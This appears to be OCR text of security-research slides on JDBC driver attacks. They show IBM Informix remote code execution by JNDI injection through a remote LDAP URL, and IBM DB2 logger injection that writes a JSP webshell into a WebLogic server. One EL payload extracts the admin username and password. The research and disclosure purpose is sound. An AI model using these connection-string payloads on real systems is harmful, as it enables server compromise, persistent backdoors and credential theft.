A New Attack Interface In Java Applications

Xu Yuanzhen

Peter Mularien

Abused Connection Resource

Arbitrary Log File Writing

Lexical Syntax Compatibility

Unchecked Initialization Class

Incorrect Response Disposal

JDBC Attack Protection

Abused Connection Resource

Arbitrary Log File Writing


Lexical Syntax Compatibility

Unchecked Initialization Class


Incorrect Response Disposal

JDBC Attack Protection

Leverage JNDI to Connect JDBC Data Source



IBM Informix JDBC Driver Remote Code Execution via JNDI Injection



JNDI Injection

IBM Informix JDBC Driver Remote Code Execution via JNDI Injection

```
// Register Driver
DriverManager.registerDriver(new com.informix.jdbc.IfxDriver());
// Get Connection
DriverManager.getConnection("jdbc:informix-sqli:informixserver=ser;user=user;password=password;SQLH_TYPE=LDAP
;LDAP_URL=ldap://remote.ip:389/;LDAP_IFXBASE=EvilObject");
```

JNDI Injection Remote Code Execution Is NOT Trigged

IBM Informix JDBC Driver Remote Code Execution via JNDI Injection

```
1           try {
2               SearchControls constraints = new SearchControls();
3               constraints.setSearchScope(LDAP_SCOPE0);
4               String lbase = "cn=" + sname + "," + this.ldap_sqhDn;
5               NamingEnumeration<SearchResult> results = this.sqhctx.search(lbase,
6           LDAP_FILTER, constraints);
7               if (results != null && results.hasMore()) {
8                   SearchResult si = (SearchResult)results.next();
9                   Attributes attrs = si.getAttributes();
10                  NamingEnumeration<? extends Attribute> ae = attrs.getAll();
```

IBM Informix JDBC Driver Remote Code Execution via JNDI Injection

```
1       public NamingEnumeration<SearchResult> search(Name var1, String var2, SearchControls var3) throws
2       NamingException {
3           PartialCompositeDirContext var4 = this;
4           Hashtable var5 = this.p_getEnvironment();
5           Continuation var6 = new Continuation(var1, var5);
6           Name var8 = var1;
7
8           NamingEnumeration var7;
9           try {
10              for(var7 = var4.p_search(var8, var2, var3, var6); var6.isContinue(); var7 =
11      var4.p_search(var8, var2, var3, var6)) {
12                  var8 = var6.getRemainingName();
13                  var4 = getPCDirContext(var6);
14              }
15          }
```

IBM Informix JDBC Driver Remote Code Execution via JNDI Injection

```
1       protected NamingEnumeration<SearchResult> p_search(Name var1, String var2,
2       SearchControls var3, Continuation var4) throws NamingException {
3           HeadTail var5 = this.p_resolveIntermediate(var1, var4);
4           NamingEnumeration var6 = null;
5           switch (var5.getStatus()) {
6               case 2:
7                   var6 = this.c_search(var5.getHead(), var2, var3, var4);
8                   break;
9               case 3:
10                  var6 = this.c_search_nns(var5.getHead(), var2, var3, var4);
11          }
```

IBM Informix JDBC Driver Remote Code Execution via JNDI Injection


```
protected HeadTail p_resolveIntermediate(Name var1, Continuation var2) throws NamingException {
    byte var3 = 1;
    var2.setSuccess();
    HeadTail var4 = this.p_parseComponent(var1, var2);
    Name var5 = var4.getTail();
    Name var6 = var4.getHead();
    if (var5 != null && !var5.isEmpty()) {
        Object var7;
        if (!var5.get(0).equals("")) {
            try {
                var7 = this.c_resolveIntermediate_nns(var6, var2);
                if (var7 != null) {
                    var2.setContinue(var7, var6, this, var5);
                } else if (var2.isContinue()) {
                    this.checkAndAdjustRemainingName(var2.getRemainingName());
                    var2.appendRemainingName(var5);
                }
            }
```


IBM Informix JDBC Driver Remote Code Execution via JNDI Injection

```
protected Object c_resolveIntermediate_nns(Name var1, Continuation var2) throws NamingException {
    try {
        final Object var3 = this.c_lookup(var1, var2);
        if (var3 != null && this.getClass().isInstance(var3)) {
            var2.setContinueNNS(var3, var1, this);
            return null;
        } else if (var3 != null && !(var3 instanceof Context)) {
            RefAddr var4 = new RefAddr("nns") {
                private static final long serialVersionUID = -8831204798861786362L;

                public Object getContent() {
                    return var3;
                }
            };
            Reference var5 = new Reference("java.lang.Object", var4);
            CompositeName var6 = (CompositeName)var1.clone();
            var6.add("");
            var2.setContinue(var5, var6, this);
            return null;
```

IBM Informix JDBC Driver Remote Code Execution via JNDI Injection

- Trigger a JNDI lookup





Abused Connection Resource

Arbitrary Log File Writing

Lexical Syntax Compatibility

Unchecked Initialization Class

Incorrect Response Disposal

JDBC Attack Protection

IBM DB2 JCC Driver Remote Code Execution via Logger Injection

- traceFile

  - With the property, the user can specify the name of a file into which the IBM Data Server Driver for JDBC and SQLJ write trace information.

- traceLevel
- traceFileAppend

```
        // Register Driver
    DriverManager.registerDriver(new com.ibm.db2.jcc.DB2Driver());
        // Get Connection
    DriverManager.getConnection("jdbc:db2://127.0.0.1:5001/test:password=${Runtime.getRuntime().exec("open -a
  calculator")};traceLevel=-1;traceFileAppend=false;traceFile=shell.jsp;");
```

IBM DB2 JCC Driver Remote Code Execution via Logger Injection

- Backdoor Webshell in Weblogic Server


```
jdbc:db2://127.0.0.1:5001/test:password=<%Runtime.getRuntime().exec("open -a
calculator")};%>;traceLevel=-1;traceFileAppend=false;traceFile=
=../../../wlserver/server/lib/consoleapp/webapp/framework/skins/wlsconsole/images/shell.jsp;
```

Could not establish a connection because of java.lang.IllegalArgumentException: URLDecoder: Illegal hex characters in escape (%) pattern - For input string: "Ru"
weblogic.jdbc.common.internal.DataSourceUtil.testConnection0(DataSourceUtil.java:426)

weblogic.jdbc.common.internal.DataSourceUtil.access$000(DataSourceUtil.java:24)
weblogic.jdbc.common.internal.DataSourceUtil$1.run(DataSourceUtil.java:288)
java.security.AccessController.doPrivileged(Native Method)

weblogic.jdbc.common.internal.DataSourceUtil.testConnection(DataSourceUtil.java:285)
com.bea.console.utils.jdbc.JDBCUtils.testConnection(JDBCUtils.java:928)

com.bea.console.actions.jdbc.datasources.createjdbcdatasource.CreateJDBCDataSource.testConnectionConfiguration(CreateJDBCDataSource.java:511)
sun.reflect.GeneratedMethodAccessor1084.invoke(Unknown Source)

sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
java.lang.reflect.Method.invoke(Method.java:498)
org.apache.beehive.netui.pageflow.FlowController.invokeActionMethod(FlowController.java:870)

org.apache.beehive.netui.pageflow.FlowController.getActionMethodForward(FlowController.java:809)
org.apache.beehive.netui.pageflow.FlowController.internalExecute(FlowController.java:478)

org.apache.beehive.netui.pageflow.PageFlowController.internalExecute(PageFlowController.java:306)
org.apache.beehive.netui.pageflow.FlowController.execute(FlowController.java:336)

org.apache.beehive.netui.pageflow.internal.FlowControllerAction.execute(FlowControllerAction.java:52)
org.apache.struts.action.RequestProcessor.processActionPerform(RequestProcessor.java:431)

org.apache.beehive.netui.pageflow.PageFlowRequestProcessor.access$201(PageFlowRequestProcessor.java:97)
org.apache.beehive.netui.pageflow.PageFlowRequestProcessor$ActionRunner.execute(PageFlowRequestProcessor.java:2044)

org.apache.beehive.netui.pageflow.interceptor.action.internal.ActionInterceptors$WrapActionInterceptorChain.continueChain(ActionInterceptors.java:64)
...

IBM DB2 JCC Driver Remote Code Execution via Logger Injection


- Backdoor Webshell in Weblogic Server

  - Servlet version 2.3 or earlier than 2.3 then EL expression are disabled by default
  - Weblogic Server 14c supports the Servlet 4.0

Java Servlet 4.0 (JSR 369)

Oracle WebLogic Server 14.1.1.0.0 supports the Servlet 4.0 specification (see `https://jcp.org/en/jsr/detail?id=369`), which introduces several new features, including support for HTTP/2, server push, HTTP trailer support, and mapping discovery. For more information, see What's New and Changed in Servlet 4.0 in *Developing Web Applications, Servlets, and JSPs for Oracle WebLogic Server*.

- Use EL expression to evade the URL decoder exception



IBM DB2 JCC Driver Remote Code Execution via Logger Injection

- Backdoor Webshell in Weblogic Server

```
    // Register Driver
        DriverManager.registerDriver(new com.ibm.db2.jcc.DB2Driver());
    // Get Connection
DriverManager.getConnection("jdbc:db2://127.0.0.1:5001/test:password=${pageContext.setAttribute("classLoader"
,Thread.currentThread().getContextClassLoader());pageContext.setAttribute("httpDataTransferHandler",pageConte
xt.getAttribute("classLoader").loadClass("weblogic.deploy.service.datatransferhandlers.HttpDataTransferHandle
r"));pageContext.setAttribute("managementService",
pageContext.getAttribute("classLoader").loadClass("weblogic.management.provider.ManagementService"));pageCont
ext.setAttribute("authenticatedSubject",pageContext.getAttribute("classLoader").loadClass("weblogic.security.
acl.internal.AuthenticatedSubject"));pageContext.setAttribute("propertyService",pageContext.getAttribute("cla
ssLoader").loadClass("weblogic.management.provider.PropertyService"));pageContext.setAttribute("KERNE_ID",pag
eContext.getAttribute("httpDataTransferHandler").getDeclaredField("KERNE_ID"));pageContext.getAttribute("KERN
E_ID").setAccessible(true);pageContext.setAttribute("getPropertyService",managementService.getMethod("getProp
ertyService",pageContext.getAttribute("authenticatedSubject")));pageContext.getAttribute("getPropertyService"
).setAccessible(true);pageContext.setAttribute("prop",pageContext.getAttribute("getPropertyService").invoke(n
ull,pageContext.getAttribute("KERNE_ID").get((null))));pageContext.setAttribute("getTimestamp1",propertyServi
ce.getMethod("getTimestamp1"));pageContext.getAttribute("getTimestamp1").setAccessible(true);pageContext.setA
ttribute("getTimestamp2",propertyService.getMethod("getTimestamp2"));pageContext.getAttribute("getTimestamp2"
).setAccessible(true);pageContext.setAttribute("username",
pageContext.getAttribute("getTimestamp1").invoke(pageContext.getAttribute("prop")));pageContext.setAttribute(
"password",pageContext.getAttribute("getTimestamp2").invoke(pageContext.getAttribute("prop")));pageContext.ge
tAttribute("username").concat("/").concat(pageContext.getAttribute("password"))};traceFileAppend=false;traceL
evel=-1;traceFile=../../../wlserver/server/lib/consoleapp/webapp/framework/skins/wlsconsole/images/shell.jsp;
");
```


IBM DB2 JCC Driver Remote Code Execution via Logger Injection

- Backdoor Webshell in Weblogic Server

IBM DB2 JCC Driver Remote Code Execution via Logger Injection

How to Inject an Indiscoverable Memory Webshell into Weblogic Server?

IBM DB2 JCC Driver Remote Code Execution via Logger Injection



